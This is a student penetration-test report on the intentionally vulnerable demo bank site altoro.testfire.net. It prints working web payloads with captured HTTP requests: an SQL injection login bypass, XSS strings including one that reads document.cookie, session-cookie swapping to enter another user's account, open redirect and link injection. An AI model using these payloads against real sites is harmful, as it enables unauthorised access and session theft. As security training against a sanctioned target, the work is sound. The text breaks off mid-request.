

**Final Project
Mohamed Abolyazeed**

Instant Cyber Security

AltoroMutual Exam Final Report



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




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1. Executive Summary

- 1.1. Scope of Engagement
 - I requested to perform a black-box penetration testing across the following:
 - Target Domain: <http://altoro.testfire.net>
 - Subdomains: Any subdomains associated with the main domain.
 - Tools Used: Gobuster (for DNS enumeration).
- 1.2. found the following in-scope subdomains:
 - IP address : 65.61.137.117
 - Target : <http://altoro.testfire.net>

2. Tools

• 2.1. What Web

- Web Server Identification
 - HTTPServer[Apache-Coyote/1.1]
- Session Handling
 - Cookies[JSESSIONID]
- Technology Information
 - Java
- Country
 - Country[UNITED STATES][US]

3. Test Scenario

- First, I started to read carefully the letter of engagement to see in detail the web penetration test scope, objectives, report mandatory points and the recommended tools
- The penetration test scope was clearly defined to test the domain “<http://altoro.testfire.net>” and DNS 65.61.137.117 and any subdomains related to this main domain
- The subdomain enumeration scan using gobuster did not return any results No subdomains were discovered

3.1. Scope of Engagement

- Target Domain: <http://altoro.testfire.net>
- Subdomains: Any subdomains associated with the main domain
- Tools Used: gobuster (for DNS enumeration)

3.2. Command

- Install Word List : sudo apt install wordlists
- gobuster dns -d <http://altoro.testfire.net> -w /usr/share/dnsmap/wordlist_TLAs.txt
- Wordlist : /usr/share/dnsmap/wordlist_TLAs.txt
- observations:
- The scan targeted <http://altoro.testfire.net> using a DNS enumeration with the following configuration:
 - 10 concurrent threads

- 1 second timeout
 - Wordlist: /usr/share/dnsmap/wordlist_TLAs.txt
- Key Findings:
 - The scan was unable to validate the base domain, receiving a "no such host" error
 - The target domain appears to be inaccessible or non-existent at the time of scanning

```
[kali㉿Abolyazeed)-[~]
$ gobuster dns -d http://altoro.testfire.net -w /usr/share/dnsmap/wordlist_TLAs.txt
=====
Gobuster v3.6 (https://github.com/OJ/gobuster)
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Domain:      http://altoro.testfire.net
[+] Threads:     10
[+] Timeout:     1s
[+] Wordlist:    /usr/share/dnsmap/wordlist_TLAs.txt
=====
Starting gobuster in DNS enumeration mode
=====
[INFO] [-] Unable to validate base domain: http://altoro.testfire.net (lookup http://altoro.testfire.net: no such host)
Progress: 17576 / 17577 (99.99%)
=====
Finished
=====
```

The enumeration process completed with a progress of 17,576 / 17,577 (99.99%).

4. Observations

- Base Domain Validation Failure: The Gobuster tool was unable to validate the domain `http://altoro.testfire.net`. This could indicate one of the following:
 - The domain does not exist or is not resolvable.
 - DNS misconfiguration or restrictions preventing resolution.
 - The domain may be protected by a firewall or other security mechanisms.

4. Detailed Finding

4.1. SQL Injection

4.1.1- Login Bypass Authentication with SQL Injection

- URL : <http://testfire.net/login.jsp>
- Risk : High
- Confidence : High
- Threat Classification : SQL Injection
- Evidence : Server: Apache-Coyote/1.1
- Description : SQL injection is a code injection technique used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker) SQL injection must exploit a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed



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Send  Cancel    Follow redirection

Request

Pretty Raw Hex

```
1 POST /doLogin HTTP/1.1
2 Host: altoro.testfire.net
3 Content-Length: 43
4 Cache-Control: max-age=0
5 Origin: http://altoro.testfire.net
6 DNT: 1
7 Upgrade-Insecure-Requests: 1
8 Content-Type: application/x-www-form-urlencoded
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/132.0.0.0 Safari/537.36
0 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
  ;q=0.8,application/signed-exchange;v=b3;q=0.7
1 Referer: http://altoro.testfire.net/login.jsp
2 Accept-Encoding: gzip, deflate, br
3 Accept-Language: ar-EG,ar;q=0.9,en-US;q=0.8,en;q=0.7
4 Cookie: JSESSIONID=AD07FA08A10AFCD7A1EC4068B32DAF0E; AltoroAccounts=
  "ODAwMDAwfkNvcnBvcnFOZX4zLjY40TM000gxNTIzOTg2NUx0Ix4MDAwMDF+Q2hLY2tpbmD+Ni41MzEzNjg5NTU0M
  DAwMDFFOHw="; Version=1
5 Connection: keep-alive
6
7 uid=admin&27-=&passw=dasd&btnSubmit=Login
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 302 Found
2 Server: Apache-Coyote/1.1
3 Set-Cookie: AltoroAccounts=
  "ODAwMDAwfkNvcnBvcnFOZX4zLjY40TM000gxNTIzOTg2NUx0Ix4MDAwMDF+Q2hLY2tpbmD+Ni41MzEzNjg5NTU0M
  DAwMDFFOHw="; Version=1
4 Location: /bank/main.jsp
5 Content-Length: 0
6 Date: Mon, 27 Jan 2025 18:25:46 GMT
7
8 |
```

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Online Banking Login

Login Failed: We're sorry, but this username or password was not found in our system. Please try again.

Username: Password: [Privacy Policy](#) | [Security Statement](#) | [Server Status Check](#) | [REST API](#) | © 2025 Altoro Mutual, Inc.This web application is open source! [Get your copy from GitHub](#) and take advantage of advanced features

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Using SQL injection to log in to the website. assuming “admin” as the default username. Also, use the ‘OR ‘1’=’1 SQL query to bypass the password

After hitting the login button we sign in as administrators

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- 4.1.2- SQL Injection

- URL : <http://altoro.testfire.net/sendFeedback>
- Risk : High
- Confidence : Medium
- Attack : comments.txt' AND '1'='1 --
- Description : SQL injection may be possible

Not secure altoro.testfire.net/feedback.jsp

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Our Frequently Asked Questions area will help you with many of your inquiries.
If you can't find your question, return to this page and use the e-mail form below.

IMPORTANT! This feedback facility is not secure. Please do not send any account information in a message sent from here.

To: Online Banking
Your Name:

Your Email Address:

Subject:

Question/Comment:

Submit Clear Form

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PERSONAL**SMALL BUSINESS****INSIDE ALTORO MUTUAL****Thank You**

Thank you for your comments, comments.txt AND '1'='1'. They will be reviewed by our Customer Service staff and given the full attention that they deserve. Our reply will be sent to your email: mohamed@gmail.com

4.1.3- SQL Injection

Request

Pretty Raw Hex GraphQL

```
1 GET /bank/queryxpath.jsp?query='+or+'1'%3d'1 HTTP/1.1
2 Host: altoro.testfire.net
3 Cache-Control: max-age=0
4 DNT: 1
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/132.0.0.0 Safari/537.36
7 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
  ;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Referer: http://altoro.testfire.net/bank/main.jsp
9 Accept-Encoding: gzip, deflate, br
10 Accept-Language: ar-EG,ar;q=0.9,en-US;q=0.8,en;q=0.7
11 Cookie: JSESSIONID=1DFAD9D3480B914A5E7AF4E53c42AE3AD; AltoroAccounts=
  ODAwMDAwfkNvcnBvcmF0ZX4lLjE1ODI3MTg2MUU3fDgwMDAwMX5DaGVja2luZ345MTcwMjEuNDR8
12 Connection: keep-alive
13
14
```

Response

Pretty Raw Hex Render

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Done

[Event Log \(10\)](#) * [All issues](#)

http://altoro.testfire.net/bank/queryxpath.jsp?query=' or '1'='1

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4.2. XSS :

- ◆ 4.2.1- Cross Site Scripting (Reflected)
 - URL : <http://altoro.testfire.net/search.jsp?query=%3C%2Fp%3E%3Cscript%3Ealert%281%29%3B%3C%2FscRipt%3E%3Cp%3E>
 - ◆ Risk : High
 - ◆ Confidence : Medium
 - ◆ Attack :
 - ◆ Description : Cross-site Scripting (XSS) is an attack where malicious code, often in HTML/JavaScript, is injected into a user's browser, running within the security context of a trusted site. This can hijack accounts, redirect browsers, or display fake content, breaking user-website trust. XSS comes in three flavors: non-persistent (malicious links/forms), persistent (stored malicious content like forum posts), and DOM-based (client-side script manipulation). Each exploits vulnerabilities to execute harmful scripts without the user's knowledge



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Search Results

No results were found for the query:



4.2.2- Stored XSS in innerHTML sink using source location.search

- URL : <http://altoro.testfire.net/search.jsp?query=%3Cimg+src%3Dx+onerror%3Dalert%28%27XSS%27%29%3E>

- Risk : High

- Confidence : Medium

- Attack :

The screenshot shows a web browser window with the following details:

- URL:** altoro.testfire.net/search.jsp?query=%3Cimg+src%3Dx+onerror%3Dalert%28%27XSS%27%29%3E
- Page Title:** Altoro Mutual
- Content Area:** Search Results. The page displays the message "No results were found for the query: [empty search input field]".
- Left Sidebar:** PERSONAL (Deposit Product, Checking, Investment Products, Cards, Investments & Insurance, Other Services), SMALL BUSINESS (Deposit Products, Lending Services, Cards, Insurance, Retirement, Other Business Services), and INSIDE ALTORO MUTUAL (About Us, Contact Us, Locations, Investor Relations, Press Room, Careers).
- Header:** Sign In | Contact Us | Feedback | Search | Go | Demo Site Only
- Toolbar:** Back, Forward, Stop, Refresh, Home, Address Bar, Favorites, Bookmarks, Help.
- Bottom Status Bar:** Shows browser navigation icons and developer tools tabs (Inspector, Console, Debugger, Network, Style Editor, Performance, Memory, Storage, Accessibility, Application). The status bar also displays a warning about Almost Standards Mode and a stack trace of the exploit code.

- 4.2.3- DOM XSS in jQuery anchor href attribute sink using location.search source

- URL : <http://altoro.testfire.net/search.jsp?query=%3Cimg+src%3Dx+onerror%3Dalert%28%27XSS%27%29%3E>
- Risk : High
- Confidence : Medium
- Attack : javascript:alert(document.cookie)

The screenshot shows a web browser window with the following details:

- Header:** Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, OffSec, Gmail, YouTube, Maps, Translate, Google, YouTube, WhatsApp, Facebook, Telegram Web, Other Bookmarks.
- Title Bar:** AltoroMutual
- Top Right:** Sign In, Contact Us, Feedback, Search, Go, Demo Site Only.
- Left Sidebar:** ONLINE BANKING LOGIN, PERSONAL (Deposit Product, Checking, Loan Products, Cards, Investments & Insurance, Other Services), SMALL BUSINESS (Deposit Products, Lending Services, Cards, Insurance, Retirement, Other Services).
- Content Area:** INSIDE ALTORO MUTUAL (About Us, Contact Us, Locations, Investor Relations, Press Room, Careers). The main content area displays "Search Results" with the message "No results were found for the query: javascript:alert(document.cookie)".
- Bottom:** DevTools open with the Network tab selected. A warning message at the top of the Network tab says: "This page is in Almost Standards Mode. Page layout may be impacted. For Standards Mode use '<!DOCTYPE html>'. [Learn More]". The Network tab shows a request to "GET http://altoro.testfire.net/favicon.ico" and a response to "window.location.search" with the value "?query=javascript:alert(document.cookie)".

- 4.2.4- Vulnerability: Stored Cross-Site Scripting (XSS) in the "Feedback" Form
 - URL :<http://altoro.testfire.net/sendFeedback>
 - Risk : High
 - Confidence : Medium
 - Attack :
 - Description : Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a browser object embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client. The code itself is usually written in HTML/JavaScript, but may also extend to VBScript, ActiveX, Java, Flash, or any other browser-supported technology
 - Recommendations:
 - Input Validation: Implement strict input validation and sanitization for all user-supplied data. This could involve:
 - Whitelisting: Only allow specific characters and HTML tags
 - Blacklisting: Remove or escape known malicious characters and sequences.
 - Encoding: Encode user-supplied data before displaying it on the page
 - Output Encoding: Even with input validation, output encoding is crucial to prevent XSS vulnerabilities. Encode special characters that could be interpreted as HTML tags before displaying them in the "Thank You" message

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Your Name:

Your Email Address:

Subject:

Question/Comment:





altoro.testfire.net says

XSS

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Request

Pretty Raw Hex

```

1 POST /sendFeedback HTTP/1.1
2 Host: altooro.testfire.net
3 Content-Length: 123
4 Cache-Control: max-age=0
5 Origin: http://altooro.testfire.net
6 DNT: 1
7 Upgrade-Insecure-Requests: 1
8 Content-Type: application/x-www-form-urlencoded
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/132.0.0.0 Safari/537.36
10 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
     ;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://altooro.testfire.net/feedback.jsp
12 Accept-Encoding: gzip, deflate, br
13 Accept-Language: ar-EG,ar;q=0.9,en-US;q=0.8,en;q=0.7
14 Cookie: AltooroAccounts=
   "ODAwMDAwfKwvcnBvcmF0ZX4tMS4wRTM4fDgwMDAwMX5DaGVja2luZ344LjAwMDAwMDAwMDewNjU5MkUyMHw=";
   JSESSIONID=A6689876AC5870DCCB2195EF1D8FE59
15 Connection: keep-alive
16
17 cfile=comments.txt&name=<img+src%3dx+onerror%3dalert('XSS')>&email_addr=dasdas&subject=
   dasd&comments=dasdas&submit=+Submit+

```

Response

Pretty Raw Hex Render

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<p>Thank You</p> <p>Thank you for your comments,  They will be reviewed by our Customer Service staff and given the full attention that they deserve. However, the email you gave is incorrect (dasdas) and you will not receive a response.</p>			
PERSONAL <ul style="list-style-type: none"> • Deposit Product • Checking • Loan Products • Cards • Investments & Insurance • Other Services 	SMALL BUSINESS <ul style="list-style-type: none"> • Deposit Products • Lending Services • Cards • Insurance • Retirement • Other Services 	INSIDE ALTORO MUTUAL <ul style="list-style-type: none"> • About Us • Contact Us • Locations • Investor Relations • Press Room • Careers • Subscribe 	Privacy Policy Security Statement Server Status Check REST API © 2025 Altoro Mutual, Inc. <i>This web application is open source! Get your copy from GitHub and take advantage of advanced features</i>

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- 4.2.5- Reflected XSS
 - URL : <http://altoro.testfire.net/search.jsp?query=%3Ch1%3E+Mohamed+%3C%2Fh1%3E+%3Cp%3E+Haker+%3Cp%3E+%3Cp%3E+Click+%3Ca+href%3D%22https%3A%2F%2Fwww.google.com%22%3Ehere%3C%2Fa%3E+to+go+to+Google.%3C%2Fp%3E3E>
 - Risk : High
 - Confidence : Medium
 - Attack :
 - Attack : <h1> Mohamed </h1> <p> Haker <p> <p>Click here to go to Google.</p>



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Search Results

No results were found for the query.

Mohamed

Haker

Click [here](#) to go to Google.

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- 4.2.6- Reflected XSS

- URL : [http://altoro.testfire.net/bank/customize.jsp?content=customize.jsp&lang=%3Cimg%20src=x%20onerror=alert\(%27XSS%27\)%3E](http://altoro.testfire.net/bank/customize.jsp?content=customize.jsp&lang=%3Cimg%20src=x%20onerror=alert(%27XSS%27)%3E)
- Risk : High
- Confidence : Medium
- Attack :

The screenshot shows a web browser window with the following details:

- Address Bar:** altoro.testfire.net/bank/customize.jsp?content=customize.jsp&lang=%3Cimg%20src=x%20onerror=alert(%27XSS%27)%3E
- Toolbar:** Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, OffSec, Gmail, YouTube, Maps, Translate, Google, YouTube, WhatsApp, Facebook, Telegram Web, Other Bookmarks.
- Header:** Sign Off | Contact Us | Feedback | Search | (Go)
- Logo:** Altoro Mutual
- Navigation:** MY ACCOUNT, PERSONAL, SMALL BUSINESS, INSIDE ALTORO MUTUAL
- Left Sidebar:** I WANT TO - View Account Summary, View Recent Transactions, Transfer Funds, Search News Articles, Customize Site Language. ADMINISTRATION - Edit Users.
- Content Area:** Customize Site Language. Current Language: International English. You can change the language setting by choosing: International English.
- Bottom Footer:** This web application is open source! Get your copy from GitHub and take advantage of advanced features. The Altoro website is published by HCL Technologies, Ltd. for the sole purpose of demonstrating the effectiveness of HCL products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. HCL does not assume any risk in relation to your use of this website. For more information, please go to <https://www.hcl-software.com/reverie/>. Copyright © 2008, 2017, IBM Corporation. All rights reserved. Copyright © 2017, 2025, HCL Technologies, Ltd., All rights reserved.
- Alert Box:** altoro.testfire.net
1
OK
- Status Bar:** Transferring data from altoro.testfire.net...



Sign Off | Contact Us | Feedback | Search | Go



MY ACCOUNT

PERSONAL

SIMALL BUSINESS

INSIDE ALTORO MUTUAL

I WANT TO ...

- View Account Summary
- View Recent Transactions
- Transfer Funds
- Search News Articles
- Customize Site Language

ADMINISTRATION

- Edit Users

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Customize Site Language

Current Language:

You can change the language setting by choosing:

[International English](#)

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4.3. File Inclusion

- 4.3.1- Cross-Domain JavaScript Source File Inclusion
 - URL : http://altoro.testfire.net/index.jsp?content=personal_investments.htm
 - Risk : Low
 - Confidence : Medium
 - Parameter : <http://demo-analytics.testfire.net/urchin.js>
 - Evidence : <script src="http://demo-analytics.testfire.net/urchin.js" type="text/javascript"></script>
 - Description : The page includes one or more script files from a third-party domain

← → C ⌂ view-source:http://altoro.testfire.net/index.jsp?content=personal_investments.htm

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Gmail YouTube Maps Translate Google YouTube WhatsApp Facebook Telegram Web ▶ Other Bookmarks

```
98
99
100     <!-- Keywords:Altoro Mutual, brokerage services, retirement, insurance, private banking, wealth and tax services -->
101 <div class="fl" style="width: 67%;>
102
103 <h1>Investments &amp; Insurance</h1>
104
105 <p>Through ongoing service, sound advice and direct access to a variety of investment products, Altoro Mutual can help you develop and reach your financial goals.</p>
106
107 <p>Whether you're looking for a short-term solution or a long-term investment strategy, Altoro Mutual offers a full range of account options to help you manage your investments including:</p>
108 <ul>
109     <li>Brokerage Services</li>
110     <li>Retirement</li>
111     <li>Insurance</li>
112     <li>Private Banking</li>
113     <li>Wealth & Tax Services</li>
114 </ul>
115
116 <p>For more information about these products, please <a href="#index.jsp?content=inside_contact.htm">contact Altoro Mutual</a>.</p>
117 <p><b>This page was last updated on: 10/30/2006</b></p>
118 </div>
119
120 <div class="flp" style="width: 150px;">
121
122 br />
123
124 <span class="credit">
125 Whether you're looking for a short-term solution or a long-term investment strategy, Altoro Mutual offers a full range of account options </span>
126 <script src="http://demo-analytics.testfire.net/urchin.js" type="text/javascript">
127     <script>
128         <script type="text/javascript">
129             _uacct = "1234Abc";
130             urchinTracker();
131         </script>
132     </script>
133 </div>
134 </td>
135
136 </tr>
137
138
139
140 <!-- BEGIN FOOTER -->
141
142
143 </tr>
144 </table>
145 <div id="footer" style="width: 99%;>
146     <a id="HyperLink5" href="/index.jsp?content=privacy.htm">Privacy Policy</a>
147     &nbsp;&nbsp;&nbsp;
148     <a id="HyperLink6" href="/index.jsp?content=security.htm">Security Statement</a>
149     &nbsp;&nbsp;&nbsp;
150     <a id="HyperLink6" href="/status_check.jsp">Server Status Check</a>
151     &nbsp;&nbsp;&nbsp;
152     <a id="HyperLink6" href="/swagger/index.html">REST API</a>
153     &nbsp;&nbsp;&nbsp;
154     &copy;&nbsp;2025 Altoro Mutual, Inc.
155     <span style="color:red;font-weight:bold;font-style:italic;float:right">This web application is open source!<span style="color:black;font-style:italic;font-weight:normal;float:right">&nbsp;<a href="https://github.com/AppSecDev/Altoro/">Get your copy from GitHub</a></span>
156 </div>
```

Find in page

^ ^ ⌂ Highlight All Match Case Match Diacritics Whole Words X

4.4. CSRF

- 4.4.1- Absence of Anti-CSRF Tokens

- URL : <http://altoro.testfire.net/sendFeedback>
 - Risk : Medium
 - Confidence : Low
- From : <form id="frmSearch" method="get" action="/search.jsp">

```
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
    <form id="frmSearch" method="get" action="/search.jsp">
        <table width="100%" border="0" cellpadding="0" cellspacing="0">
            <tr>
                <td rowspan="2"><a id="HyperLink1" href="/index.jsp"></a></td>
                <td align="right" valign="top">
                    <a id="LoginLink" href="/login.jsp"><font style="font-weight: bold; color: red;">Sign In</font></a> | <a id="HyperLi
                    href="/index.jsp?content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for=
                    "txtSearch">Search</label>
                    <input type="text" name="query" id="query" accesskey="S" />
                </td>
            </tr>
            <tr>
                <td colspan="2" style="text-align: center; padding-top: 10px;">
                    <input type="button" value="Search" id="btnSearch" />
                </td>
            </tr>
        </table>
    </form>
</div>
```



DEMO
SITE
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 ONLINE BANKING | LOGIN

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Our Frequently Asked Questions area will help you with many of your inquiries. If you can't find your question, return to this page and use the e-mail form below.

IMPORTANT! This feedback facility is not secure. Please do not send any account information in a message sent from here.

To: Online Banking

Your Name: _____

Your Email Address:

Subject: _____

Question/Comment:

[Submit](#) [Clear Form](#)

```
<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >

<head>
    <title>Altoro Mutual</title>
    <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
    <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
    <form id="frmSearch" method="get" action="/search.jsp">
        <table width="100%" border="0" cellpadding="0" cellspacing="0">
            <tr>
                <td rowspan="2"><a id="HyperLink1" href="/index.jsp"></a></td>
                <td align="right" valign="top">
                    <a id="LoginLink" href="/login.jsp"><font style="font-weight: bold; color: red;">Sign In</font></a> | <a id="HyperLink3" href="/index.jsp?content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/index.jsp?content=inside_faq.htm">FAQ</a>
                <input type="text" name="query" id="query" accesskey="S" />
                <input type="submit" value="Go" />
                </td>
            </tr>
            <tr>
                <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px; margin:0px;"></td>
            </tr>
        </table>
    </form>
</div>
```

- 4.5. Authentication

-Insecure Cookies

- URL : <http://altoro.testfire.net/bank/main.jsp>
- Risk : High
- Confidence : High
- Threat Classification : Update Information Account
- Attack : Update Cookie
- Description: A vulnerability was discovered in session management where a user's cookie can be replaced with another user's session cookie without proper validation, allowing unauthorized access to different accounts
- Recommendation: replacing traditional session cookies with JSON Web Tokens (JWT) for better security and scalability. JWTs are stateless, easy to validate, and can securely store user information, reducing the risk of session hijacking.

Send Cancel < > Target: http://altoro.testfire.net HTTP/1.1

Request

Pretty Raw Hex

```

1 GET /bank/main.jsp HTTP/1.1
2 Host: altoro.testfire.net
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://altoro.testfire.net/login.jsp
8 Connection: keep-alive
9 Cookie: JSESSIONID=080AEBA111740207238BFC00E0D17FF; AltoroAccounts="0DAwMDAwfkNvcnBvcmFOZX4tMS4vRTEyNhw4MDAwMDF+Q2hLY2tpbmd+MS4vRTEyNhw="
10 Upgrade-Insecure-Requests: 1
11 DNT: 1
12 Sec-GPC: 1
13 Priority: u=0, i
14
15

```

0 highlights

Response

Pretty Raw Hex Render

Sign Off | Contact Us | Feedback | Search | Go

DEMO SITE ONLY

MY ACCOUNT PERSONAL SMALL BUSINESS INSIDE ALTORO MUTUAL

I WANT TO...

- View Account Summary
- View Recent Transactions
- Transfer Funds
- Search Near Articles
- Customize Site Language

ADMINISTRATION

- Edit Users

Hello Admin User

Welcome to Altoro Mutual Online.

View Account Details: 800000 Corporate ▾ GO

Congratulations!

You have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000!

Click [Here](#) to apply.

Privacy Policy | Security Statement | Server Status Check | RESTART | © 2025 Altoro Mutual, Inc.

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Done

Event log (21) All issues Memory: 309.6MB

Send Cancel < > Target: http://altoro.testfire.net HTTP/1.1

Request

Pretty Raw Hex

```

1 GET /bank/main.jsp HTTP/1.1
2 Host: altoro.testfire.net
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://altoro.testfire.net/login.jsp
8 Connection: keep-alive
9 Cookie: JSESSIONID=0B0AEBA111740207238BF00E0D17F; AltoroAccounts=
  "0DAwMDAofIvhmlLuZSN+LTk50DExMy4wfDgwMDAwNX5DaGVjazluZ34tMz50Tc0LjBENDQ4NTk4MzM1Nj1OMjIxNz50cmVkaXQgQ2FyZH4tOS450Tk5Nzg2MTg0OTg4NkUxNhw="
10 Upgrade-Insecure-Requests: 1
11 DNT: 1
12 Sec-GPC: 1
13 Priority: u=0, i
14
15

```

0 highlights

Response

Pretty Raw Hex Render

Altoro Mutual

Sign Off | Contact Us | Feedback | Search | Go | DEMO SITE ONLY

MY ACCOUNT PERSONAL SMALL BUSINESS INSIDE ALTORO MUTUAL

I WANT TO ...

- View Account Summary
- View Recent Transactions
- Transfer Funds
- Search News Articles
- Customize Site Language

Hello Jane Doe

Welcome to Altoro Mutual Online.

View Account Details: 800004 Savings GO

Congratulations!

You have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000!
Click [Here](#) to apply.

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Done

Event log (21) * All issues 6,292 bytes | 1,315 millis Memory: 309.6MB

4.6. URL Redirection Attack

- 4.6.1- URL Redirection Attack
 - URL : <http://altoro.testfire.net/bank/customize.jsp>
 - Risk : Medium
 - Confidence : High
 - Threat Classification : URL Redirector Abuse
 - Description : URL redirectors represent common functionality employed by web sites to forward an incoming request to an alternate resource. This can be done for a variety of reasons and is often done to allow resources to be moved within the directory structure and to avoid breaking functionality for users that request the resource at its previous location. It is this last implementation which is often used in phishing attacks as described in the example below. URL redirectors do not necessarily represent a direct security vulnerability but can be abused by attackers trying to social engineer victims into believing that they are navigating to a site other than the true destination
- Attack : /bank/customize.jsp?content=https://www.google.com&lang=international%20HTTP/1.1 HTTP/1



MY ACCOUNT

PERSONAL

SMALL BUSINESS

INSIDE ALTORO MUTUAL

I WANT TO ...

- View Account Summary
- View Recent Transactions
- Transfer Funds
- Search News Articles
- Customize Site Language

ADMINISTRATION

- Edit Users

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Customize Site Language

Current Language: english

You can change the language setting by choosing:

[International](#) English

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Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Gmail YouTube Maps Translate Google YouTube WhatsApp Facebook Telegram Web Gmail > Other Bookmarks

تسجيل الدخول صور Gmail

Google

مجلد بحث Google متوفّر باللغة English

العقد الثالث من نشاطنا في مجال المناهج تحقق من عملنا

"Google" بحث آلة عمل "بحث" الأعمال الإعلانات المحة مصر

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application

Filter URLs

Status	Method	Domain	File	Initiator	Type	Transferred	Size	Headers	Cookies	Request	Response	Timings
302	GET	altoro.testfire.net	customize.jsp?content=https://www.google.com&lang=international	HTTP/1.1	HTTP/1.1	document	html	211.02 kB	210.84 kB	Filter Headers	Block Resend	

- 4.7. ClickJacking

- 4.7.1- ClickJacking

- URL : <http://altoro.testfire.net/index.jsp>
- Risk : Medium
- Confidence : High
- Threat Classification : URL Redirector Abuse
- Attack : Folder Name ==> attack(ClickJacking)
- Description :The application can be embedded in malicious iframes allowing an attacker to hijack the user clicks to perform actions without the user consent

Website is vulnerable to clickjacking!

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AltoroMutual

ONLINE BANKING LOGIN	PERSONAL	SMALL BUSINESS
PERSONAL <ul style="list-style-type: none">• Deposit Products• Checking• Loan Products• Cars• Investments & Insurance• Other Services	<p>Online Banking with FREE Online Bill Pay</p> <p>No stamps, envelopes, or checks to write give you more time to spend on the things you enjoy.</p> <p>Business Credit Cards</p> <p>You're always looking for ways to improve your company's bottom line. You want to be informed, improve efficiency and control expenses. Now, you can do it all - with a business credit card account from Altoro Mutual.</p> <p>Real Estate Financing</p> <p>Fast. Simple. Professional. Whether you are preparing to buy, build, purchase land, or construct new space, let Altoro Mutual's premier real estate lenders help with financing. As</p> <p>Retirement Solutions</p>	<p>Small Business<ul style="list-style-type: none">• Deposit Products• Lending Services• Cars• Insurance• Retirement• Other</p>

- 4.8. Link Injection

- 4.8.1- Link Injection
 - URL : <http://altoro.testfire.net/index.jsp>
 - Risk : Medium
 - Confidence : High
 - Threat Classification : Content Spoofing
 - Description URL Injection occurs when a hacker has created/injected new pages on an existing website. These pages often contain code that redirects users to other sites or involves the business in attacks against other sites. These injections can be made through software vulnerabilities, unsecured directories, or plug-ins
 - Attack : ?content="">InjectedLink
HTTP/1.1



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MY ACCOUNT	PERSONAL	SMALL BUSINESS	INSIDE ALTORO MUTUAL
<p>PERSONAL</p> <ul style="list-style-type: none">• Deposit Product• Checking• Loan Products• Cards• Investments & Insurance• Other Services <p>SMALL BUSINESS</p> <ul style="list-style-type: none">• Deposit Products• Lending Services• Cards• Insurance• Retirement• Other Services <p>INSIDE ALTORO MUTUAL</p> <ul style="list-style-type: none">• About Us• Contact Us• Locations• Investor Relations• Press Room• Careers• Subscribe	Failed due to The requested resource (/static/*> injectedLink) is not available		

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- 4.9. Server Leaks Version Information

- 4.9.1- Server Leaks Version Information
 - URL : <http://altoro.testfire.net/index.jsp>
 - Risk : Low
 - Confidence : High
 - Threat Classification : Information Leakage
 - Evidence : Server: Apache-Coyote/1.1
 - Description : The web/application server is leaking version information via the "Server" HTTP response header. Access to such information may facilitate attackers identifying other vulnerabilities your web application server is subject to

Request

Pretty Raw Hex

```

1 GET /index.jsp HTTP/1.1
2 Host: altoro.testfire.net
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
